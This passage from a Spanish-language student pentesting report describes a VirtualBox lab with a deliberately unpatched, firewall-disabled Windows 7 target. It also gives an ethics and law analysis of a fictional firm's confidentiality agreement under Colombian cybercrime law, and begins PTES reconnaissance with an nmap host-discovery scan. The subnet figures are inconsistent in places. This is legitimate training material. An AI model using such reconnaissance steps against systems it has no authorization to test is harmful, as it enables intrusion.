
Figura 11. Importación de la OVA de Windows 7 en VB.



Fuente: Elaboración Propia

La Figura 11 muestra la importación de la OVA de Windows 7 en VB. Esta imagen muestra el inicio del proceso de importación del archivo OVA en VirtualBox.


Figura 12. Proceso de Importación de OVA Windows 7 en VB.



Fuente: Elaboración Propia

La Figura 12 muestra el proceso de importación de OVA Windows 7 en VB.

Figura 13. Entorno Inicial de la MV de Windows 7.




Fuente: Elaboración Propia.

La Figura 13 muestra el entorno inicial de la MV de Windows 7.

C. Validar que Exista Comunicación entre cada una de las Máquinas Windows con la Máquina de Kali Linux.


Figura 14. Ejecución de comando ipcofig en Windows 7.



Fuente: Elaboración Propia.

La Figura 14 muestra la ejecución del comando ipconfig en Windows 7. Aquí se muestra una ventana de símbolo del sistema (CMD) en Windows 7 donde se ha ejecutado el comando "ipconfig", mostrando la configuración de red de la máquina.


Figura 15. Ejecución de Comando ifconfig en Kali Linux.



Fuente: Elaboración Propia.

La Figura 15 muestra la ejecución de comando ifconfig en Kali Linux. Esta figura muestra una terminal en Kali Linux donde se ha ejecutado el comando "ifconfig", equivalente a "ipconfig" en sistemas Unix/Linux, mostrando la configuración de red de esta máquina virtual.


Figura 16. Ping desde MV Windows hacia Kali Linux.



Fuente: Elaboración Propia

La Figura 16 muestra un ping desde MV Windows hacia Kali Linux, confirmando conexión entre ellas.

Figura 17. Ping desde MV Kali Linux hacia Windows.




Fuente: Elaboración Propia.

La Figura 17 muestra un ping desde MV Kali Linux hacia Windows. Esta figura muestra una terminal en Kali Linux donde se ha ejecutado el comando "ping" seguido de la dirección IP de la máquina de Windows 7, confirmando la comunicación bidireccional entre ambas máquinas virtuales.

D. Evidenciar con Printscreen el Montaje del Banco de Trabajo y Explicar cómo se encuentra Desplegado “Características Técnicas de Hardware”.


Figura 18. Características del SO de la MV Windows 7.



Fuente: Elaboración Propia.

La Figura 18 muestra las características del SO de la MV Windows 7. Esta figura muestra la ventana de "Propiedades del sistema" de Windows 7, donde se pueden ver detalles técnicos.

Figura 19. Características del SO de la MV Kali Linux.



Fuente: Elaboración Propia.

La Figura 29 muestra las características del SO de la MV Kali Linux. Se presenta información técnica sobre la instalación de Kali Linux, mostrando detalles sobre la versión del kernel, recursos asignados y configuración del sistema.

Explicación de cómo está Desplegado el Banco de Trabajo

El banco de trabajo está desplegado usando dos máquinas virtuales, Kali Linux y Windows 7, conectadas mediante una red virtual interna configurada en VirtualBox con un adaptador en modo "Adaptador puente". Esto permite que ambas máquinas compartan una subred común (192.168.30.0/24), con direcciones IP asignadas que facilitan su comunicación directa, comprobada por pruebas de ping exitosas. La topología implementada es una red plana en estrella virtual donde VirtualBox actúa como un switch central que conecta ambas máquinas, situándolas en el mismo segmento de red para simular un entorno controlado de pruebas de penetración. Entre las configuraciones especiales, la red está aislada de la red física externa para seguridad, la máquina Windows 7 se mantiene sin actualizaciones ni parches para simular vulnerabilidades, su firewall está desactivado para facilitar el pentesting, y la conectividad bidireccional se ha verificado para garantizar el funcionamiento óptimo de las herramientas de escaneo y explotación.

Etapa 2- Actuación Ética y Legal

Anexo 2 - Escenario 2

La situación del Anexo 2 muestra una grave falta de gobernanza y control interno en CyberFort Technologies, con contratos entregados sin revisión adecuada de la alta gerencia, lo que indica fallas en monitoreo y toma de decisiones. En una organización seria, los contratos deben basarse en políticas claras, éticas y legales, pues la ausencia de estos controles pone en riesgo la validez legal, la reputación y la confianza de clientes y reguladores. Además, hacer

pruebas de admisión bajo presión extrema sin garantías laborales genera un ambiente tóxico y viola principios éticos y de respeto al talento humano (OCDE, 2015). El Anexo 2 – Escenario 2 también evidencia indicios de prácticas ilegales y poco éticas en la contratación para los equipos Red y Blue team

Contratos Elaborados por un Abogado Despedido por Procesos Ilícitos

El despido de un abogado tras identificar procesos ilícitos genera dudas sobre la legalidad y ética de los contratos que elaboró, sugiriendo que podrían incluir cláusulas o prácticas contrarias a la normativa vigente. (UNAD, 2025, Anexo 2).

Falta de Revisión de los Contratos por la Alta Gerencia

La falta de revisión de contratos por la alta dirección evidencia una negligencia imprudente que expone a la organización a riesgos legales y laborales (UNAD, 2025, Anexo 2).

Cláusulas de Confidencialidad sin Modificación

Entregar contratos sin modificar tras la solicitud de cautela de la gerencia puede resultar en acuerdos engañosos o desactualizados que no protegen bien los intereses de la organización (UNAD, 2025, Anexo 2).

Uso de Tácticas de Presión en la Contratación

La organización indica que los nuevos reclutas deben trabajar bajo presión y ser evaluados según su rapidez, lo que puede fomentar prácticas de contratación que descuidan el bienestar y la estabilidad laboral, considerándose poco éticas (UNAD, 2025, Anexo 2).

Anexo 3 – Acuerdo de Confidencialidad

El Acuerdo de Confidencialidad del Anexo 3 incluye cláusulas que prohíben denunciar actividades ilegales, exigen confidencialidad ante hechos ilícitos y liberan a la empresa de responsabilidad legal, lo que contraviene principios éticos y legales al fomentar el encubrimiento

y limitar la transparencia, priorizando la protección de la compañía sobre el cumplimiento normativo (UNAD, 2025, Anexo 3).

Sobre el contenido del Anexo 3 – Acuerdo, se pueden señalar varios factores que podrían ser clasificados como contrarios a la ley o a la ética:

Prohibición de Denunciar Actividades Ilegales

El acuerdo impone a la parte receptora la obligación de no reportar actividades sospechosas, como espionaje o apropiación indebida de información, lo que podría interpretarse como un intento de silenciar ante posibles actos ilegales (UNAD, 2025, Anexo 3).

Restricciones en la Divulgación de Información Confidencial

La cláusula que prohíbe al receptor denunciar o divulgar información confidencial e ilegal fomenta el ocultamiento de actos ilícitos, contradiciendo principios éticos y legales sobre la responsabilidad social y la obligación de reportar irregularidades (UNAD, 2025, Anexo 3).

Desvinculación de Responsabilidad de la Empresa

La cláusula que obliga a la parte receptora a recurrir a un abogado privado y exime a CyberFort Technologies de responsabilidad legal sugiere que la empresa intenta evitar consecuencias legales por posibles actividades ilícitas vinculadas a ella (UNAD, 2025, Anexo 3).

Obligación de Proteger Información Ilegal

Exigir confidencialidad incluso ante actividades ilegales es poco ética, pues protege a la empresa por encima de la legalidad y la justicia, violando principios éticos esenciales en la conducta profesional y empresarial (UNAD, 2025, Anexo 3).

Análisis Frente a la Legalidad Vigente en Colombia ley 1273 de 2009

La Ley 1273 de 2009 en Colombia regula la protección de la información y datos

informáticos, estableciendo normas sobre la seguridad digital y el tratamiento ético de la información. En el contexto del Anexo 3 – Acuerdo, varios de sus artículos podrían estar siendo violados, especialmente aquellos que protegen contra el acceso no autorizado, el uso indebido de datos y la obligación de denunciar actividades ilícitas relacionadas con la información.

Este acuerdo vulnera varios artículos:

Artículo 269A – Acceso Abusivo a un Sistema Informático

El Artículo 269A de la Ley 1273 de 2009 tipifica como delito el acceso no autorizado a sistemas informáticos. En relación con el Acuerdo del Anexo 3, la cláusula segunda, ítem 2, reconoce datos sensibles que incluyen "datos secretos como chuzadas, interceptación de información y accesos abusivos a sistemas informáticos", lo cual evidencia que el acuerdo contempla información protegida bajo esta normativa, resaltando la importancia de cumplir con las leyes que penalizan el acceso indebido a sistemas (UNAD, 2025, Anexo 3).

Artículo 269B – Obstaculización Ilegítima de Sistema Informático o Red de Telecomunicación

El Artículo 269B de la Ley 1273 de 2009 sanciona a quien, sin autorización, obstaculice, interfiera o interrumpa el funcionamiento o acceso a sistemas informáticos o redes de telecomunicaciones. En relación con el Acuerdo del Anexo 3, la prohibición de denunciar actividades ilegales durante el proceso de selección o acceso a la información puede facilitar la ocultación de actos que obstaculicen o interfieran con sistemas, vulnerando así esta disposición legal y afectando la transparencia y seguridad informática (UNAD, 2025, Anexo 3).

Artículo 269C – Interceptación de Datos Informáticos

El Artículo 269C de la Ley 1273 de 2009 sanciona la interceptación no autorizada de transmisiones de datos informáticos. En relación con el Acuerdo del Anexo 3, se incluye como

información confidencial la "chuzada" y la interceptación de datos, prohibiendo su divulgación, lo que podría encubrir actividades ilegales de espionaje o interceptación indebida, contrariando las normas legales y principios de transparencia (UNAD, 2025, Anexo 3).

Artículo 269F – Violación de Datos Personales

El Artículo 269F de la Ley 1273 de 2009 sanciona la obtención, uso o manipulación no autorizada de datos personales. En el Acuerdo del Anexo 3, aunque se permite el acceso a datos personales y sensibles, se prohíbe denunciar cualquier uso indebido o ilegal de dicha información, lo que podría facilitar violaciones a la privacidad y al manejo ético de datos, contrariando la legislación vigente y poniendo en riesgo la protección de los derechos individuales (UNAD, 2025, Anexo 3).

Explicación de por qué este Anexo Vulnera Artículos de la ley 1273

La Primera cláusula prohíbe revelar información confidencial o sobre procesos ilegales, lo que sugiere un encubrimiento. La cláusula Cuarta, ítem 3, impide denunciar actividades como el espionaje, y la cláusula Octava obliga a usar abogado privado y exime a CyberFort de responsabilidad penal, evidenciando un intento de impunidad contractual. Estas disposiciones violan la legalidad y normas éticas fundamentales.

Revisión de la Propuesta Laboral

No aceptaría trabajar en CyberFort Technologies, pese al alto salario y contrato vitalicio, porque el Acuerdo del Anexo 3 va en contra del Código de Ética de la COPNIA, promoviendo el encubrimiento de actividades ilegales y limitando la denuncia, lo cual representa un riesgo ético y legal inaceptable.

Compromiso con la Legalidad

Según el Código de Ética de la COPNIA, los ingenieros deben actuar conforme a la ley y

las normas vigentes. Si el acuerdo de confidencialidad indica que la organización podría involucrarse en actividades ilegales o poco confiables, esto violaría el principio de legalidad y pondría en riesgo mi ética y profesionalismo. Aceptar un contrato bajo esas condiciones implicaría comprometerme legalmente y afectar negativamente mi integridad profesional (COPNIA, 2003).

Responsabilidad Profesional

El Código de Ética de COPNIA establece que los ingenieros deben reportar cualquier irregularidad a las autoridades competentes. En un entorno como el de CyberFort Technologies, donde podrían existir prácticas ilegales o poco éticas, un ingeniero enfrentaría un dilema ético entre la lealtad a la empresa y su deber profesional de actuar conforme a los principios éticos, priorizando siempre la responsabilidad social y la legalidad (COPNIA, 2003).

Integridad y Confianza

La ética profesional se basa en mantener la confianza pública, y trabajar en una empresa con procesos poco confiables puede dañar esa confianza, afectando tanto al ingeniero individual como a la reputación de toda la comunidad de ingenieros (COPNIA, 2003).

Bienestar y Seguridad Personal

Incorporarse a una organización cuyo código de conducta permite la confidencialidad de actividades sospechosas representa un riesgo personal significativo para cualquier profesional, ya que la exposición a prácticas ilegales podría acarrear repercusiones legales que impactarían negativamente su carrera, estabilidad laboral y situación financiera futura (COPNIA. 2003).

Análisis de Caso Problema Ciberespionaje y Ética en CyberFort Technologies

El Anexo 7 revela prácticas éticas y legales cuestionables en CyberFort Technologies, poniendo en riesgo la integridad de la empresa y sus empleados. El problema central es el

malware ShadowEye detectado en sistemas gubernamentales, que CyberFort eliminó, pero sus empleados abusaron del acceso para robar y vender información confidencial de defensa y política exterior. Esto constituye un grave acto de ciberespionaje y tráfico ilegal de datos, que amenaza la reputación, la confianza profesional y puede generar sanciones legales y diplomáticas severas.

Respuesta a los Interrogantes

¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

El caso de ciberespionaje en CyberFort Technologies muestra graves violaciones éticas y legales. La justificación de los empleados para acceder y robar información confidencial gubernamental es inválida y constituye una falta grave a la ética y privacidad. La venta de esa información a mercados negros y competidores agrava el delito. Esto subraya que las empresas de ciberseguridad deben limitar su acceso al mínimo necesario, con acuerdos claros de confidencialidad y enfocarse solo en la evaluación de seguridad.

Medidas para Evitar Explotación Indebida:

Para evitar la explotación indebida de la información en las organizaciones, es fundamental implementar medidas como acuerdos de confidencialidad (NDA) robustos que definan claramente las obligaciones y sanciones en caso de incumplimiento (Whitman & Mattord, 2022), implementar el principio de menor privilegio, restringiendo el acceso a los datos exclusivamente al personal que lo necesite para desempeñar sus tareas (Andress, 2021), establecer mecanismos de supervisión y auditorías internas para monitorear el uso de información sensible y detectar posibles abusos (ISACA, 2022), emplear técnicas de cifrado que

protejan los datos tanto en reposo como en tránsito (Stallings, 2023), y definir políticas claras sobre el uso de la información del cliente, prohibiendo su divulgación o utilización no autorizada (SANS Institute, 2022).

¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

Con el fin de prevenir el uso inapropiado de las herramientas forenses, las empresas de ciberseguridad deben implementar controles de acceso, limitando su uso a personal autorizado y capacitado (Whitman & Mattord, 2022), así como registrar y auditar todas las actividades, detallando quién, cuándo y con qué propósito las usó. Es fundamental establecer políticas claras que prohíban su uso para acceder a información no autorizada o con fines ilegales o poco éticos. Además, deben ofrecer formación continua en ética y cumplimiento normativo y habilitar canales confidenciales para denunciar conductas indebidas sin represalias (Flechais & Chalhoub, 2023).

¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?

La detección de ciberespionaje por una firma de ciberseguridad exige una respuesta firme: primero, investigar a fondo el incidente y la información comprometida (Smith, 2021). Luego, iniciar acciones legales penales y civiles contra la empresa y los responsables, rescindir el contrato y prohibir su participación en futuras licitaciones. Es crucial notificar a las partes afectadas y brindar apoyo para minimizar daños (Garcia, 2018). Además, deben revisarse y actualizarse políticas de seguridad, reforzar la supervisión mediante auditorías a proveedores y

promover transparencia y ética en el sector para evitar abusos futuros (Peters, 2016).

¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente?

Para recuperar la confianza tras un incidente de ciberseguridad, organizaciones y gobiernos deben actuar con transparencia, reconociendo el hecho, explicando lo ocurrido y detallando las acciones tomadas. Es clave colaborar con autoridades para investigar, sancionar responsables y reforzar la seguridad con mejores protocolos y auditorías (Johnson, 2018). También deben apoyar a los afectados con soluciones y compensaciones y fomentar una cultura ética de ciberseguridad mediante formación continua y aprendizaje de errores. Estas medidas fortalecen la confianza pública y reparan la reputación (Martínez, 2017).

Etapa 3- Ejecución de Pruebas de Intrusión


Realización del Ataque con Metodología PTES

Inteligencia (Reconocimiento)

En esta fase se recolecta información sin interacción directa con los sistemas objetivos o con mínimo impacto. Se identifican las máquinas activas en la red (escaneo Nmap, nbtscan), se determinan sus IPs, servicios y puertos expuestos (como HTTP en el puerto 80 donde corre HFS). Esta información permite planificar el ataque y delimitar el alcance.

También se realiza resolución de nombres NetBIOS para identificar nombres de host y dominios asociados, lo cual facilita la enumeración posterior. Se pueden consultar fuentes abiertas (OSINT) y analizar banners de servicios para obtener versiones de software.


Figura 20. Escaneo de la Red con Nmap.



Fuente: Elaboración Propia.

En la figura 20 se muestra la ejecucion del comando: **nmap -sn 192.168.1.0/24**. Este comando realiza un escaneo de descubrimiento de hosts (ping scan) en toda la subred 192.169.1.0/24.

